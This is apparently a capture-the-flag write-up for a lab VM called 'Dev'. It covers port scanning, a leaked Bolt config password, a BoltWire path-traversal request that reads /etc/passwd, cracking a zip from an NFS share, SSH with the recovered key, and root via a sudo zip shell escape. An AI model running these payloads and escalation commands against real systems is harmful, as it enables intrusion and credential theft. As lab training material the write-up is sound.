box: Dev

scope: 10.0.2.8

An initial nmap shows:


```
┌──(kali㉿kali)-[~]

└─$ sudo nmap -A -T4 -p- 10.0.2.8

[sudo] password for kali:

Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-07 11:52 EST

Nmap scan report for 10.0.2.8

Host is up (0.0021s latency).

Not shown: 65526 closed tcp ports (reset)

PORT         STATE SERVICE    VERSION

22/tcp       open    ssh          OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)

| ssh-hostkey:

|     2048 bd96ec082fb1ea06cafc468a7e8ae355 (RSA)

|     256 56323b9f482de07e1bdf20f80360565e (ECDSA)

|_    256 95dd20ee6f01b6e1432e3cf438035b36 (ED25519)

80/tcp       open    http         Apache httpd 2.4.38 ((Debian))

|_http-server-header: Apache/2.4.38 (Debian)

|_http-title: Bolt - Installation error

111/tcp      open    rpcbind    2-4 (RPC #100000)

| rpcinfo:

|     program version       port/proto    service

|     100000    2,3,4             111/tcp      rpcbind

|     100000    2,3,4             111/udp      rpcbind
|     100000   3,4             111/tcp6   rpcbind
|     100000   3,4             111/udp6   rpcbind
|     100003   3               2049/udp    nfs
|     100003   3               2049/udp6   nfs
|     100003   3,4             2049/tcp    nfs
|     100003   3,4             2049/tcp6   nfs
|     100005   1,2,3        33971/tcp6   mountd
|     100005   1,2,3        34303/udp6   mountd
|     100005   1,2,3        44863/udp    mountd
|     100005   1,2,3        56133/tcp    mountd
|     100021   1,3,4        34715/tcp6   nlockmgr
|     100021   1,3,4        37594/udp    nlockmgr
|     100021   1,3,4        44695/tcp    nlockmgr
|     100021   1,3,4        59136/udp6   nlockmgr
|     100227   3               2049/tcp    nfs_acl
|     100227   3               2049/tcp6   nfs_acl
|     100227   3               2049/udp    nfs_acl
|_    100227   3               2049/udp6   nfs_acl
2049/tcp   open   nfs_acl   3 (RPC #100227)
8080/tcp   open   http       Apache httpd 2.4.38 ((Debian))
|_http-title: PHP 7.3.27-1~deb10u1 - phpinfo()
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-server-header: Apache/2.4.38 (Debian)
36285/tcp open   mountd     1-3 (RPC #100005)
```

```
44695/tcp open    nlockmgr 1-4 (RPC #100021)

51599/tcp open    mountd      1-3 (RPC #100005)

56133/tcp open    mountd      1-3 (RPC #100005)

MAC Address: 08:00:27:35:C6:D5 (Oracle VirtualBox virtual NIC)

Device type: general purpose

Running: Linux 4.X|5.X

OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5

OS details: Linux 4.15 - 5.6

Network Distance: 1 hop

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


TRACEROUTE

HOP RTT          ADDRESS

1      2.07 ms 10.0.2.8


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 39.25 seconds
```

##############################


I see ports 80 and 8080 are open, so I enumerate the directories further with Ffuf

On port 80 I find:




```
public                  [Status: 301, Size: 305, Words:
src                     [Status: 301, Size: 302, Words:
app                     [Status: 301, Size: 302, Words:
                        [Status: 200, Size: 3833, Words:
```

on port 8080 I find:



```
dev                                              [Status: 301, Size: 309, Words: 20
                                                 [Status: 200, Size: 94525, Words:
server-status                                    [Status: 403, Size: 275, Words: 20
```

intial snooping of the website shows a default Bolt site




Bolt - Installation error

You've (probably) installed Bolt in the wrong folder.

It's recommended to install Bolt outside the so-called web root, becaus practice', and it is good for overall security. The reason you are seeing server is currently serving the incorrect folder as 'web root'. Or, to put i


an interesting part is this config.YML file



Index of /app/config

Name	Last modified	Size	Descriptio
Parent Directory		-	
config.yml	2021-06-01 15:38	21K	
contenttypes.yml	2021-06-01 10:12	12K	
extensions/	2020-10-19 12:51	-	
menu.yml	2021-06-01 10:12	672	
permissions.yml	2021-06-01 10:12	8.3K	
routing.yml	2021-06-01 10:12	3.4K	
taxonomy.yml	2021-06-01 10:12	793	


which when opened has a username and a password



```
# Database setup. The driver can be either 'sqlite', 'mysql' or 'postgr
#
# For SQLite, only the databasename is required. However, MySQL and
PostgreSQL
# also require 'username', 'password', and optionally 'host' ( and 'por
if the database
# server is not on the same host as the web server.
#
# If you're trying out Bolt, just keep it set to SQLite for now.
database:
    driver: sqlite
    databasename: bolt
    username: bolt
    password: I_love_java

# The name of the website
sitename: A sample site
payoff: The amazing payoff goes here

# The theme to use.
#
# Don't edit the provided templates directly, because they _will_ get
```


but the other parts of the site hold no more useful information

I google exploited for 'bolt wire'



```
LFI:

Steps to Reproduce:

1) Using HTTP GET request browse to the following page, whilst being authenticated user.
http://192.168.51.169/boltwire/index.php?p=action.search&action=../../../../../../../etc/passwd
```

and find it is vulnerable to local file inclusion. So i make an account on the 10.0.2.8:8080/dev




BoltWire

Register

Your member account has been successfully created anc
in.

and attempt the local file inclusion I found




```
/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network M
/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:
/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/n
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
jeanpaul:x:1000:1000:jeanpaul,,,:/home/jeanpau
systemd-coredump:x:999:999:systemd Core Du
mysql:x:106:113:MySQL Server,,,:/nonexistent:/
_rpc:x:107:65534::/run/rpcbind:/usr/sbin/nologin
statd:x:108:65534::/var/lib/nfs:/usr/sbin/nologin
```

and it allowed me to view the /etc/passwd file and I find a user 'jeanpaul'

I next turn my attention to the NFS file sharing by mounting a file share on my own VM

I use 'showmount -e 10.0.2.8




```
┌──(kali㉿kali)-[~]
└─$ showmount -e 10.0.2.8
Export list for 10.0.2.8:
/srv/nfs 172.16.0.0/12,10.0.0.0/8,192.168.0.0/16
```


and it has a file share of /srv/nfs

I make a file share on my VM /mnt/dev

then i mount their fileshare on it




```
┌──(kali㉿kali)-[~]
└─$ sudo mount -t nfs 10.0.2.8:/srv/nfs /mnt/dev
```




```
┌──(kali㉿kali)-[/mnt/dev]
└─$ ls
save.zip

┌──(kali㉿kali)-[/mnt/dev]
└─$ unzip save.zip
Archive:  save.zip
[save.zip] id_rsa password:
   skipping: id_rsa                  incorrect password
   skipping: todo.txt                incorrect password
```

It has a save.zip file, which I try to unzip but do not have the password for. So I try a tool called 'fcrackzip' to crack the password



```
┌──(kali㉿kali)-[/mnt/dev]
└─$ fcrackzip -v -u -D -p /usr/share/wordlists/
found file 'id_rsa', (size cp/uc   1435/  1876,
found file 'todo.txt', (size cp/uc    138/   164


PASSWORD FOUND!!!!: pw == java101
```


and the password to unzip is java101



```
┌──(kali㉿kali)-[/mnt/dev]
└─$ ls
id_rsa  save.zip  todo.txt

┌──(kali㉿kali)-[/mnt/dev]
└─$ cat todo.txt
- Figure out how to install the main website pr
correct ...
- Update development website
- Keep coding in Java because it's awesome

jp
```


there is a id_rsa key and a txt file. The file is signed 'jp' which I assume is 'jeanpaul'

I attempt to combined the clues I have found thus far to ssh into the box.



```
┌──(kali㉿kali)-[/mnt/dev]
└─$ ssh -i id_rsa jeanpaul@10.0.2.8
Enter passphrase for key 'id_rsa':
Linux dev 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun  2 05:25:21 2021 from 192.168.10.31
jeanpaul@dev:~$
```


Using the id_rsa key, the name jeanPaul and the password ' I_love_java' , I am able to login.



```
jeanpaul@dev:~$ ls -al
total 28
drwxr-xr-x 3 jeanpaul jeanpaul 4096 Jun  2
drwxr-xr-x 3 root     root     4096 Jun  1
-rw------- 1 jeanpaul jeanpaul   39 Jun 28
-rw-r--r-- 1 jeanpaul jeanpaul  220 Jun  1
-rw-r--r-- 1 jeanpaul jeanpaul 3526 Jun  1
-rw-r--r-- 1 jeanpaul jeanpaul  807 Jun  1
drwx------ 2 jeanpaul jeanpaul 4096 Jun  2
jeanpaul@dev:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
jeanpaul@dev:~$ su root
Password:
su: Authentication failure
jeanpaul@dev:~$ sudo -l
Matching Defaults entries for jeanpaul on
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local
/bin

User jeanpaul may run the following comman
    (root) NOPASSWD: /usr/bin/zip
jeanpaul@dev:~$ 
```

Jean Paul is a low level user, and cannot read the /etc/shadow file, but after using the command 'sudo -l' I see that the user can use the command 'zip' with root privileges.

I travel to GTFObins and search for 'zip'




Sudo

If the binary is allowed to run as su
may be used to access the file syster


```
TF=$(mktemp -u)
sudo zip $TF /etc/hosts -T -TT 'sh #'
sudo rm $TF
```

GTFObins instructs me to use the follow commands to attain root



```
User jeanpaul may run the following commands on dev:
    (root) NOPASSWD: /usr/bin/zip
jeanpaul@dev:~$ TF=$(mktemp -u)
jeanpaul@dev:~$ sudo zip $TF /etc/hosts -T -TT 'sh #'
  adding: etc/hosts (deflated 31%)
# whoami
root
# 
```

root is attained



```
flag.txt
# cat flag.txt
Congratz on rooting this box !
# 
```

flag is captured